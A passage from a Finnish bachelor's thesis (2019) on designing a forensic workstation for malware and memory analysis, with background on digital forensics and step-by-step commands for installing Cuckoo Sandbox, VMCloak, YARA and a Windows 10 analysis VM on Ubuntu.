jamk.fi

Forensiikkatyöaseman suunnittelu ja toteutus

Eetu Luukkanen

Opinnäytetyö
Syyskuu 2019
Tekniikan ja liikenteen ala
Insinööri (AMK), Tieto- ja viestintätekniikka
Kyberturvallisuus

Jyväskylän ammattikorkeakoulu
JAMK University of Applied Sciences

jamk.fi

Kuvailulehti

Tekijä(t)	Julkaisun laji	Päivämäärä
Luukkanen, Eetu	Opinnäytetyö, AMK	Syyskuu 2019
	Sivumäärä 58	Julkaisun kieli Suomi
		Verkkojulkaisulupa myönnetty: x

Työn nimi

Forensiikkatyöaseman suunnittelu ja toteutus

Tutkinto-ohjelma

Tieto- ja viestintätekniikka

Työn ohjaaja(t)

Juha Saarisilta

Karo Saharinen

Toimeksiantaja(t)

Julkishallinnon organisaatio

Tiivistelmä

Tavoitteena oli kehittää prototyyppitasoinen forensiikkatyöasema, joka tukisi organisaatiota kyberuhkien havannointikyvyssä ja täten nopeuttaisi mahdollisten haittaohjelmien analysointia. Myös mahdollisuus muistiforensiikan analysointiin todettiin tarpeelliseksi. Lisäksi työaseman käyttöön liittyvät prosessit tuli kehittää. Forensiikkatyöasemalle asetettiin tavoitteeksi valmistua koekäyttöön valtionhallinnon Kansalliseen kyberturvallisuusharjoitukseen 2019 (KYHA19vh), jonka avulla työaseman käyttöä voitiin testata.

Tutkimusmenetelmänä käytettiin toimintatutkimusta, koska olemassa olevaa tietoa ja ohjelmistoja sovellettiin työaseman kehittämiseen sekä ratkaisujen löytämiseen. Lisäksi pyrittiin vastamaan seuraaviin kysymyksiin: Miten forensiikkatyöasemaa voidaan hyödyntää kyberturvallisuusharjoituksessa ja täten osana organisaation havannointikykyä? Miten forensiikkatyöasemaa voitaisiin kehittää jatkossa?

Kyberturvallisuusharjoituksessa forensiikkatyöaseman todettiin tuovan organisaatiolle nopeutta tilannekuvan muodostamiseen ja täten arvokasta tietoa, mitä haittaohjelmat pyrkivät mahdollisesti organisaation ympäristössä tehdä. Tarkempaan haittaohjelmien analysointiin tulisi hankkia lisää ohjelmistoja. Muistivedosten analysoinnissa todettiin työaseman ohjelmistojen olevan riittäviä ja tarpeen täyttäviä. Työaseman käyttöön liittyvät prosessit olivat luontevia eivätkä aiheuttaneet juuri haasteita.

Forensiikkatyöasema tuo organisaatiolle lisää arvoa tilannekuvan muodostamiseen sekä nopeutta haittaohjelmien analysointiin. Se mahdollistaa helpon ja nopean haittaohjelmien analysoinnin. Haittaohjelmien sekä muistivedosten syvempään analysointiin tarvitaan erityisosaamista. Työaseman prosessit tuovat työaseman käyttöön varmuutta ja nopeutta.

Avainsanat (asiasanat)

Cuckoo Sandbox, digitaalinen forensiikka, kyberturvallisuus, tietoturva, kyberturvallisuusharjoitus, KYHA, kyberharjoitus, forensiikkatyöasema, haittaohjelma

Muut tiedot (Salassa pidettävät liitteet)

jamk.fi

Description

Author(s)	Type of publication	Date
Luukkanen, Eetu	Bachelor's thesis	September 2019
		Language of publication: Finnish
	Number of pages 58	Permission for web publication: x

Title of publication
Designing and implementing forensic workstation

Degree programme
Information and Communication Technology

Supervisor(s)
Saarisilta, Juha
Saharinen, Karo

Assigned by
Public administration organization

Abstract

The goal was to develop a prototype level forensic workstation. It would speed up the analysis of possible malware and support organization´s ability to observe cyber risks. The possibility to do memory forensics with the workstation was also required. The processes to the use workstation also needed to be developed. The aim was to finish the workstation for pilot testing at the national cyber security exercise called "Kansallinen kyberturvallisuusharjoitus 2019 valtionhallinto (KYHA19vh)".

Action research was chosen for the research method, because existing information and programs were applied in the implementation of the workstation. The purpose was also to answer questions: How can a forensic workstation be used as part of the cyber exercise and the organization? How could forensic workstation be improved in the future?

Iit was discovered in the cyber exercise that forensic workstation will bring valuable information and speeds up the construction of an awareness picture of the on-going cyber threat. This increased the amount of detailed information how the malware works and what it is trying to do in the organization´s network. In order to get morei in-depth information about the malware, additional software programs should be purchased. The workstation was stated to fulfill all the needs in terms of memory forensics. The use processes were also validated.

Forensic workstation brings more value to construct an awareness picture. It allows fast and easy malware analysis. To be able to analyze malware and memory dumps more detailed manner special skills are needed. The developed processes of the workstation bring more stability and speed to its usage.

Keywords/tags (subjects)
Cuckoo Sandbox, digital forensics, cyber, information, security, exersice, malware

Miscellaneous (Confidential information)

Sisältö

Terminologia **5**

1 Johdanto **6**

2 Tutkimusmenetelmä **6**

3 Forensiikka ja haittaohjelmat **7**

4 Määrittely **9**

5 Toteutus **10**

5.1 Työasema 10

5.2 Ohjelmat 11

5.2.1 Cuckoo Sandbox 11

5.2.2 Kali Linux 12

5.3 Cuckoo Sandbox asennus 13

5.4 Verkkoyhteydet 19

6 Käyttötapaukset ja niiden prosessit **19**

6.1 Ulkoisen USB-muistin käyttö osana tiedostojen analysointia 19

6.1.1 Määrittely 19

6.1.2 Käyttöprosessi 20

6.1.3 USB-muistin formatointi (Windows) 21

6.1.4 USB-muistin formatointi (Linux) 24

6.2 Mahdollisen haittaohjelman tutkiminen 34

7 Testaus **39**

7.1 Kansallinen kyberturvallisuusharjoitus 2019 valtionhallinto (KYHAvh19) 39

7.2 Tehtävät 39

7.2.1 Pdf-tiedosto 40

7.2.2 Odt.exe-tiedosto 42

7.2.3 Odt-tiedosto 43

7.2.4 Muistivedos 46

8 Pohdinta **51**

Lähteet **54**

Liitteet **56**

Liite 1. iptables_rules.sh 56

Liite 2. remove_iptables_rules.sh 57

Liite 3. vboxmanage_if.sh 58

Kuviot

Kuvio 1. Käyttöjärjestelmät 11

Kuvio 2. Palomuuri pois päältä 16

Kuvio 3. UAC pois päältä 16

Kuvio 4. Reporting.conf 17

Kuvio 5. Cuckoon selainkäyttöliittymä 18

Kuvio 6. Ulkoisen USB-muistin käyttöprosessi 21

Kuvio 7. Komentokehotteen käynnistys 21

Kuvio 8. Diskpart-komento 22

Kuvio 9. List disk ja select disk -komennot 22

Kuvio 10. Clean-, create partition primary- ja active-komennot 23

Kuvio 11. Format- ja assign-komennot 23

Kuvio 12. USB-muistin poisto 23

Kuvio 13. GParted Live (Default settings) 24

Kuvio 14. Don’t touch keymap 25

Kuvio 15. Haluttu kieli 25

Kuvio 16. GParted-käynnistyksen tila 26

Kuvio 17. Päivitä laitelista 26

Kuvio 18. Laitteet 27

Kuvio 19. Osion poistaminen 1 28

Kuvio 20. Osion poistaminen 2 28

Kuvio 21. Osion poistaminen 3 29

Kuvio 22. Kaikki toimenpiteet valmistuivat onnistuneesti 30

Kuvio 23. Uusi osio 31
Kuvio 24. Osion lisääminen 32
Kuvio 25. Toteuta kaikki toimenpiteet 32
Kuvio 26. Apply-painike 33
Kuvio 27. Sammutus-valikko 33
Kuvio 28. Sammutus 34
Kuvio 29. Metasploit Framework -komento 34
Kuvio 30. Tiedoston lähettäminen analysoitavaksi 35
Kuvio 31. Analysoinnin aloittaminen 36
Kuvio 32. Raportti valmis 36
Kuvio 33. Raportin pisteytys 36
Kuvio 34. Tiedoston käytös 37
Kuvio 35. Raporttien fyysinen sijainti 37
Kuvio 36. Tiedoston analysoinnin prosessikaavio 38
Kuvio 37. Pdf-tiedoston pisteytys 40
Kuvio 38. Pdf-tiedoston käyttäytyminen 1 41
Kuvio 39. Pdf-tiedoston käyttäytyminen 2 42
Kuvio 40. Odt.exe-tiedoston pisteytys 43
Kuvio 41. Odt.exe-tiedoston käyttäytyminen 1 43
Kuvio 42. Odt.exe-tiedoston käyttäytyminen 2 43
Kuvio 43. Varoitus makroista 44
Kuvio 44. Makro 1 45
Kuvio 45. Makro 2 46
Kuvio 46. Binääritiedoston vertaaminen odt.exe-tiedostoon 46
Kuvio 47. Foremost-ohjelman löytämät tiedostot 47
Kuvio 48. Volatility -f muistivedos.vmem imageinfo 48
Kuvio 49. Volatility -f muistivedos.vmem –profile=Win7SP1x64 pstree 48
Kuvio 50. Volatility -f muistivedos.vmem –profile=Win7SP1x64 pstree 49
Kuvio 51. Volatility -f muistivedos.vmem –profile=Win7SP1x64 netscan 50
Kuvio 52. Volatility -f muistivedos.vmem –profile=Win7SP1x64 netscan 50

Taulukot

Taulukko 1. Kannettavan tietokoneen tekniset ominaisuudet 10

Terminologia

FORMATOINTI	Alustus
GT	Gigatavu
ISO-TIEDOSTO	Levykuva, virtuaalinen kopio (ohjelmiston) asennuslevykkeestä
TIETOKONEVIRUS	Haittaohjelma, joka leviää tietokoneesta toiseen monistamalla itseään
MATO	Haittaohjelma, joka leviää tietokoneesta toiseen automaattisesti
MONGODB	Alustariippumaton dokumenttiorientoitunut tietokanta
PIILOHAITTAOHJELMA	Ohjelma, joka asentuu uhrin tietokoneelle hyökkääjän saatua tietokoneen hallintaansa
SCAREWARE	Haittaohjelma, jonka tarkoitus on pelotella uhriaan
TROIJALAINEN	Viattomaksi naamioitu haittaohjelma
VAKOILUOHJELMA	Haittaohjelma, joka kerää tietokoneen käyttäjästä tietoa ilman käyttäjän suostumusta
VIRTUAALIKONE	Tietokone, joka on toteutettu ohjelmallisesti
VIRTUALBOX	Ilmainen tietokoneohjelma ohjelmien ja käyttöjärjestelmien virtualisoimiseen

1 Johdanto

Opinnäytetyön tarkoituksena oli kehittää toimeksiantajalle forensiikkatyöasema. Työasemalle haluttiin mahdollisten haittaohjelmien ja tiedostojen automaattinen analysointijärjestelmä. Tähän tarkoitukseen valikoitui avoimen lähdekoodin ohjelmisto Cuckoo Sandbox. Käyttöjärjestelmä, jolla suoritetaan tiedostojen analysointi, tuli vastata yleisintä toimeksiantajan ympäristön käyttöjärjestelmää. Täten käyttöjärjestelmäksi valikoitui 64-bittinen Windows 10. Lisäksi tiedostojen analysointiin tuli kehittää käyttöprosessit ja kuvata nämä prosessikaaviolla. Cuckoo Sandboxin asennus sekä prosessit on kirjoitettu ohjeen muotoon, jotta niitä voidaan käyttää myös tulevaisuudessa mahdollisiin uusiin projekteihin.

Opinnäytetyö keskittyy enimmäkseen Cuckoo Sandboxin käyttöönottoon ja sen käytössä tarvittaviin prosesseihin. Lisäksi opinnäytetyön testaamiseen tarjoutui ainutlaatuinen mahdollisuus käyttää sitä osana Kansallista kyberturvallisuusharjoitusta 2019 valtionhallinto (KYHA19vh). Opinnäytetyön tilannut julkishallinnon organisaatio halusi pysyä nimettömänä.

2 Tutkimusmenetelmä

Opinnäytetyön tavoitteeksi asetettiin saada vähintään prototyyppitasoinen digitaaliseen forensiikkaan tarkoitettu työasema, joka helpottaisi ja nopeuttaisi haittaohjelmien analysointia. Tavoitteena oli myös kehittää käyttöprosessit USB-muistitikun käytölle tiedostojen siirtoon forensiikkatyöasemalle sekä tiedostojen poistamiseen USB-muistilta. Tästä syystä opinnäytetyön tutkimusmenetelmäksi valikoitui toimintatutkimus, joka on laadullisen tutkimuksen suuntaus. Tutkimuksessa pyritään kehittämään tilaaja organisaation toimintatapoja ja prosesseja. Opinnäytetyön pääpaino on ratkaisujen löytämisessä ja se soveltaa jo olemassa olevaa tietoa työaseman kehittämiseen (Miettinen & Tuunanen 2010).

Lisäksi opinnäytetyö pyrkii vastaamaan seuraaviin kysymyksiin: Miten forensiikkatyöasemaa voidaan hyödyntää kyberturvallisuusharjoituksessa ja täten osana organisaation havannointikykyä? Miten forensiikkatyöasemaa voitaisiin kehittää jatkossa?

3 Forensiikka ja haittaohjelmat

Informaatioteknologia on ottanut viime vuosina suuria harppauksia eteenpäin. Alati digitalisoituvassa maailmassa kyberuhkien määrä lisääntyy koko ajan, ja organisaatioiden on pystyttävä lisäämään valmiuttaan havainnoida ja torjua näitä uhkia. Osaksi kyberuhkien torjuntaa ja selvitystyötä organisaatiot voivat kehittää itselleen digitaaliseen forensiikkaan keskittyneen ympäristön ja/tai työaseman. (Ali, Hossain & Pravez 2017, 1).

Sana forensiikka tulee englanninkielen sanasta ”forensic”, joka tarkoittaa oikeusopillista. Englannin kielessä käytetään termiä ”computer forensics” (suom. *tietokoneforensiikka*) tai ”digital forenics” (suom. *digitaalinen forensiikka*) selvitettäessä mahdollista tietomurtoa tai mitä mahdollinen rikollinen on tehnyt hänen omallaan tai jonkun toisen koneella. Suomen kielessä tämän tyyppisestä forensiikasta puhuttaessa käytetään yleensä termiä digitaalinen forensiikka. (Forensiikkaa 2015.)

Forensiikkatutkimustyön prosessi sisältää kolme pääkohtaa: todisteiden hankinta, hankittujen todisteiden analysointi ja löydöksien raportointi. Suurin osa työkaluista tarjoaa ratkaisut kahteen ensimmäiseen kohtaan, mutta raportoinnin hoitaa ihminen, analysoija. Tehokas forensiikka-alusta antaa työkalut analysoijalle näihin kaikkiin kohtiin. Tulokset, jotka alustalla on saatu aikaan, tulisi olla käytettäviä, kattavia, tarkkoja ja todistettavissa olevia. (Kovacs 2019, 2-3.)

Muistiforensiikka on osa digitaalista forensiikkaa. Jokainen funktio, jonka käyttöjärjestelmä tai ohjelma suorittaa tietokoneella, varaa tilaa tietokoneen keskusmuistista (engl. *random-access memory (RAM)*). Varattu tila voi säilyä vielä kauan funktion suorittamisen jälkeen. Tämän takia muistivedos voi kertoa paljon tapahtuneista asioista

tietokoneella. Se kertoo esimerkiksi, mitä prosesseja tietokoneella oli käynnissä, avoimet yhteydet internetiin sekä lähiaikoina suoritetut komennot. Muistivedoksesta voidaan myös saada esille kriittisen tason informaatiota kuten kovalevyjen salausavaimet, pikaviestiohjelmien sekä sähköpostikeskusteluja. Näitä tietoja voidaan kerätä muistivedoksesta ilman tutkimustyöaseman saastumisen pelkoa, jos esimerkiksi muistivedos on otettu tietokoneesta, jonka epäillään olevan viruksen saastuttama. Muistivedos antaa kokonaiskuvan saastuneen tietokoneen tapahtumista saastumista ennen, sen aikana ja sen jälkeen. (Case, Hale Ligh, Levy, Walters 2014, xviii.)

Haittaohjelmat ovat suuressa osassa tietokoneille tunkeutumisissa ja tietoturvapoikkeamissa. Mikä tahansa ohjelma, joka aiheuttaa harmia käyttäjälle, tietokoneelle ja verkolle, voidaan luokitella haittaohjelmaksi kuten tietokonevirukset, troijalaiset, madot, piilohallintaohjelmat, scarewaret ja vakoiluohjelmat. (Honig & Sikorksi 2012, xxviii.)

Haittaohjelmien analysoinnilla (engl. *malware analysis*) tarkoitetaan haittaohjelman pilkkomista osiin. Tämän tarkoituksena on haittaohjelman tunnistaminen, sen toiminnan tutkiminen sekä sellaisten toimintojen selvittäminen, joilla haittaohjelma mahdollisesti poistetaan. Haittaohjelmien analysointi voidaan jakaa kahteen osaan: staattiseen ja dynaamiseen analysointiin. Staattisella analysoinnilla tarkoitetaan haittaohjelman tutkimista ilman, että sitä käynnistetään. Dynaamisella analysoinnilla taas tarkoitetaan haittaohjelman analysointia, kun haittaohjelma on käynnistettynä. (Honig & Sikorksi 2012, 1-5.)

Manuaalisen eli staattisen haittaohjelman analysointiin kuluu yleensä liian pitkä aika. Hektisessä tilanteessa kuten kyberhyökkäyksen alla on pystyttävä toimimaan ja rakentamaan tilannekuvaa nopeasti. Tällaisessa tilanteessa omiaan ovatkin automaattiseen haittaohjelmien analysointiin tarkoitetut ohjelmistot. (Borges de Andrade, Duarte & Gomes de Mello 2013, 1.)

Automaattiset haittaohjelmien analysointiohjelmistot käyttävät yleensä hyväksi niin sanottua Sandbox-tekniikkaa (suom. *hiekkalaatikko*). Sandbox-tekniikka käyttää hy-

väkseen virtualisoitua ympäristöä. Tämä tarkoittaa sitä, että haittaohjelmat suoritetaan turvallisessa eristetyssä virtualisoidussa ympäristössä, jolloin haittaohjelma ei käytä isäntäkoneen verkkoresursseja eikä pääse vahingoittamaan isäntäkoneen tiedostoja. Täten tämän tapaista tekniikkaa on turvallista käyttää myös organisaatioiden käytössä. Automaattiseen haittaohjelmien analysointiin on useita avoimen lähdekoodin ohjelmistoja, joita organisaatiot voivat ottaa halutessaan käyttöönsä vapaasti. (Jamalpur, Navya, Raja, Rao & Tagore 2018.)

4 Määrittely

Tiedostojen analysointiin valikoitui avoimenlähdekoodin Cuckoo Sandbox, joka on automaattinen haittaohjelmien analysoija. Cuckoo Sandboxin avulla voidaan tehdä staattista ja dynaamista tiedostojen sekä internetlinkkien analysointia helposti, koska analysointi on automatisoitu. Lisäksi työasema sisältää työkaluja ja ohjelmistoja, jotka antavat lisätukea haittaohjelmien tutkimiseen, mikäli tarvetta.

Käyttöjärjestelmäksi, jolla Cuckoo suorittaa haittaohjelmat, määritettiin 64-bittinen Windows 10. Tarkoitus on nähdä, mitä haittaohjelma mahdollisesti tekee Windows 10 -ympäristössä eikä niinkään saada välttämättä haittaohjelmaa toimimaan haittaohjelman tarkoitetulla tavalla. Näin voidaan todeta, onko haittaohjelma vaarallinen toimeksiantajan käyttöympäristössä. Tarpeelliseksi todettiin myös mahdollisuus erinäisten työasemien muistivedoksien (engl. *memory dump*) tutkimiseen, jota kutsutaan muistiforensiikaksi (engl. *memory forensics*). Tähän tarkoitukseen forensiikkatyöasemalle asennettiin myös Volatility-j a Foremost-nimiset ohjelmat.

5 Toteutus

5.1 Työasema

Työasemaksi valikoitui työasema, joka oli toimeksiantajalta saatavilla. Prototyyppitarkoitukseen työaseman ei tarvitse olla paras mahdollinen. Toteutus tehtiin kannettavalle tietokoneelle. Kannettavan tietokoneen tekniset ominaisuudet on listattu taulukossa 1.


Taulukko 1. Kannettavan tietokoneen tekniset ominaisuudet

Malli	HP EliteBook 840 G3
Prosessori	Intel i5-6300, 2.40GHz
Keskusmuisti	8 Gt
Kovalevy	250 Gt

Työaseman kovalevylle on tehty kaksoiskäynnistysasetus. Kaksoiskäynnistysasetus tarkoittaa, että työasemalla on kaksi tai useampi käyttöjärjestelmä asennettuna. Tässä tapauksessa työasemalle on asennettu kaksi käyttöjärjestelmää. Toisena käyttöjärjestelmänä toimii Windows 10, jolle on allokoitu 150 Gt tilaa, ja toisena käyttöjärjestelmänä Linux Ubuntu 18.04 LTS, jolle on allokoituna 100 Gt tilaa. Ubuntu valikoitui kaksoiskäynnistyksen toiseksi käyttöjärjestelmäksi, koska sitä suositellaan käytettäväksi isäntäkäyttöjärjestelmänä (engl. *Host OS*) Cuckoon kanssa.

Ubuntu-käyttöjärjestelmän tarkoituksena on toimia haittaohjelmien automaattiseen analysointiin yhdessä Cuckoon kanssa. Ubuntun puolella toimii myös Windows 10 -

virtuaalikone, jota Cuckoo käyttää haittaohjelmien analysointiin. Windows 10 -isäntä-käyttöjärjestelmän puolella toimii taas Kali Linux virtuaalisesti, joka tarjoaa valmiina monia työkaluja haittaohjelmien staattiseen analysointiin (ks. kuvio 1).



Kuvio 1. Käyttöjärjestelmät

5.2 Ohjelmat

5.2.1 Cuckoo Sandbox

Cuckoo Sandbox on suosituin avoimen lähdekoodin haittaohjelmien automaattiseen tiedostojen ja internetlinkkien analysoitiin tarkoitettu järjestelmä. Cuckoo Sandbox voi analysoida epäilyttävät tiedostot tai internetlinkit minuuteissa ja generoi analyyseistä raportit. Raportilla on tietoja ohjelman tai internetlinkin toiminnasta tietokoneella kuten esimerkiksi, yhdistääkö se epäilyttäviin IP-osoitteisiin tai tekeekö se

käyttöjärjestelmän rekisteriin muutoksia. Cuckoo arvioi asteikolla 0-10 onko tiedosto tai internetlinkki mahdollisesti haitallinen vai ei. (What is Cuckoo?. n.d.)

5.2.2 Kali Linux

Työasemalla on Kali Linux virtualisoituna Windows 10 -käyttöjärjestelmän sisällä. Kali Linux on Debian-pohjainen Linux distribuutio. Se sisältää valmiina monta sataa työkalua sekä ohjelmaa, joiden käyttötarkoitus liittyy tietoturvaan, penetraatiotestaukseen, digitaaliseen forensikkaan ja takaisinmallintamiseen. Näistä työkaluista hyödyllisimpiä digitaalista forensiikkaa ajatellen ovat muun muassa (Chandel 2018; What is Kali Linux? n.d.):

- Autopsy
  - Käytetään levykuvien tutkimiseen. Eri maiden armeijat ja viranomaistahot käyttävät Autopsyä forensiikkaselvitystyöhön.
- Binwalk
  - Käytetään binääritiedostojen tutkimiseen. Sen avulla tiedostoista voi löytää näihin sulautettuja tiedostoja tai ohjelmien koodia.
- Bulk Extractor
  - Bulk Extractor voi löytää arkaluontoista tietoa sähköpostiosoitteista, linkeistä, maksukorttinumeroista ja niin edelleen.
- Chkrootkit
  - Tarkistaa isäntäkoneen piilohaittaohjelmien varalta, mikäli hyökkääjä on saanut tietokoneen hallintaansa.
- Foremost
  - Voi löytää poistetut tiedostot formatoidulta kovalevyltä tai muistivedoksesta.
- Galleta
  - Evästeiden jäljittämiseen tarkoitettu työkalu. Tallentaa evästetiedot erilliseen taulukkoon.
- Hashdeep
  - Tiivistetietojen käsittelyyn tarkoitettu työkalu. Eritoten MD5 ja SHA-256 tiivistetietojen käsittelyyn tarkoitettu.
- Volafox
  - Muistin analysointiin tarkoitettu työkalu. Eritoten MAC OS X -käyttöjärjestelmän muistitiedostojen tutkimiseen tarkoitettu.
- Volatility
  - Yksi suosituimmista muistiforensiikan tutkimiseen tarkoitettu työkalu. Käytetään muistivedosten analysointiin.

5.3 Cuckoo Sandbox asennus

Cuckoon asennuksessa käytetään hyväksi VMCloak-nimistä automatisointityökalua, joka automatisoi suuren osan Cuckoo Sandbox -ympäristön asennuksesta. Täten asennuksessa säästyy paljon aikaa ja vaivaa. (Welcome to Vmcloak n.d.)

Ennen Cuckoon asennusta tulee työasemalle asentaa tietyt paketit ja kirjastot. (Cuckoo Sandbox Quickstart n.d.; Cuckoo Sandbox Book 2018.)

Paketit asennetaan seuraavin komennoin:

```
$ sudo apt-get install python python-pip python-dev
libffi-dev libssl-dev
$ sudo apt-get install python-virtualenv python-setuptools
$ sudo apt-get install libjpeg-dev zlib1g-dev swig
```

Mikäli Cuckoon web-pohjaista käyttöliittymää halutaan käyttää, tulee työasemalle asentaa MongoDB. (Web interface n.d.)

MongoDB asennetaan työasemalle komennolla:

```
$ sudo apt-get install mongodb
```

PostgreSQL-tietokannan käyttöönotto vaatii seuraavan komennon:

```
$ sudo apt-get install postgresql libpq-de
```

Mikäli Cuckoon halutaan tallentavan haittaohjelman aiheuttamaa verkkoliikennettä, tulee työasemalle asentaa Tcpdump-ohjelma komennolla

```
$ sudo apt-get install tcpdump apparmor-util
```

Tcpdump-ohjelman ajo vaatii root-oikeudet toimiakseen. Cuckoota ei kuitenkaan saa ajaa root-oikeuksilla, joten oikeudet tarvitsee määrittää käsin komennolla

```
$ sudo setcap cap_net_raw,cap_net_admin=eip
/usr/sbin/tcpdump
```

Mikäli Setcap-ohjelma ei ole asennettuna voi sen asentaa seuraavalla komennolla:

```
$ sudo apt-get install libcap2-bin
```

Työasemalle asennetaan myös YARA. YARA on työkalu, joka tunnistaa ja luokittelee haittaohjelmia ja toimii yhteydessä Cuckoon kanssa. (Cuckoo-yara-auto & cuckoo install guide 2018.; YARA in a nutshell n.d.)

YARA asennetaan seuraavasti komennoilla

```
$ apt install dh-autoreconf flex bison libjansson-dev
libmagic-dev -y
$ cd /root/Downloads/ && wget https://github.com/VirusTo-
tal/yara/archive/v3.7.1.tar.gz
$ tar -zxf v3.7.1.tar.gz && cd yara-3.7.1/
$ ./bootstrap.sh && ./configure --with-crypto --enable-
cuckoo --enable-magic
$ make && make install
```

Seuraavaksi työasemalle tulee asentaa VritualBox, jonka avulla Cuckoo analysoi mahdollisen haittaohjelman. Mikäli työasemassa, jolle Cuckoo asennetaan on BIOSin Secure Boot -asetus päällä, tulee tämä ottaa pois päältä, jotta VirtualBox suostuu asentamaan virtuaalikoneita. Tämän jälkeen asennetaan itse Cuckoo ja VMCloak komennoilla

```
$ sudo apt-get install virtualbox
$ sudo pip install –U cuckoo
$ sudo pip install VMCloak
```

Asennusten jälkeen Cuckoo täytyy käynnistää kertaalleen, jotta konfiguraatiotiedostot asentuvat koneelle. Tämä tehdään komennolla

```
$ cuckoo
```

VMCloak vaatii hostonly-rajapinnan nimeltä ”vboxnet0” kommunikoidakseen virtuaalikoneen kanssa. Tämä luodaan seuraavilla komennoilla:

```
$ VBoxManage hostonlyif create
$ VBoxManage hostonlyif ipconfig vboxnet0 --ip
192.168.56.1
```

Tämän jälkeen ISO-tiedosto, jota Cuckoon kanssa halutaan käyttää, kiinnitetään kansioon. Toimeksiantajan vaatimusten mukaan käyttöjärjestelmä, jolla suoritetaan analysointia, tulee olla Windows 10 64-bittinen käyttöjärjestelmä. ISO-tiedoston kiinnitys kansioon tapahtuu seuraavilla komennoilla:

```
$ sudo mkdir –p /mnt/win10/
$ sudo mount –o loop,ro WIN10.iso /mnt/win10/
```

Seuraavaksi virtuaalityöasema alustetaan VMCloakin kanssa komennolla

```
$ vmcloak init --win10x64 win10_0
```


Asenna tarvittavat ohjelmat virtuaalityöasemaan komennolla

```
$ vmcloak install win10_0 adobepdf chrome dotnet flash
java python silverlight
```


Tämän jälkeen virtuaalikoneesta otetaan tilannekatsaus (engl. *snapshot*) Cuckoon käyttöön:

```
$ vmcloak snapshot win10_0 cuckoo1
```

On huomioitavaa, että Windows 10 -virtuaalikonetta käytettäessä tulee koneen asetuksista ottaa Windowsin Defender-palomuuri sekä User Access Control (UAC) pois päältä. Tällöin haittaohjelmien analysointien tulokset ovat luotettavampia (ks. kuviot 2 & 3).



Kuvio 2. Palomuuri pois päältä



Kuvio 3. UAC pois päältä

Asenna tuoreimmat haittaohjelmatunnisteet Cuckoon käyttöön komennolla

```
$ cuckoo community
```

Nyt Cuckoo on valmis käyttöön. Cuckoon voi käynnistää seuraavalla komennolla:

```
$ cuckoo
```

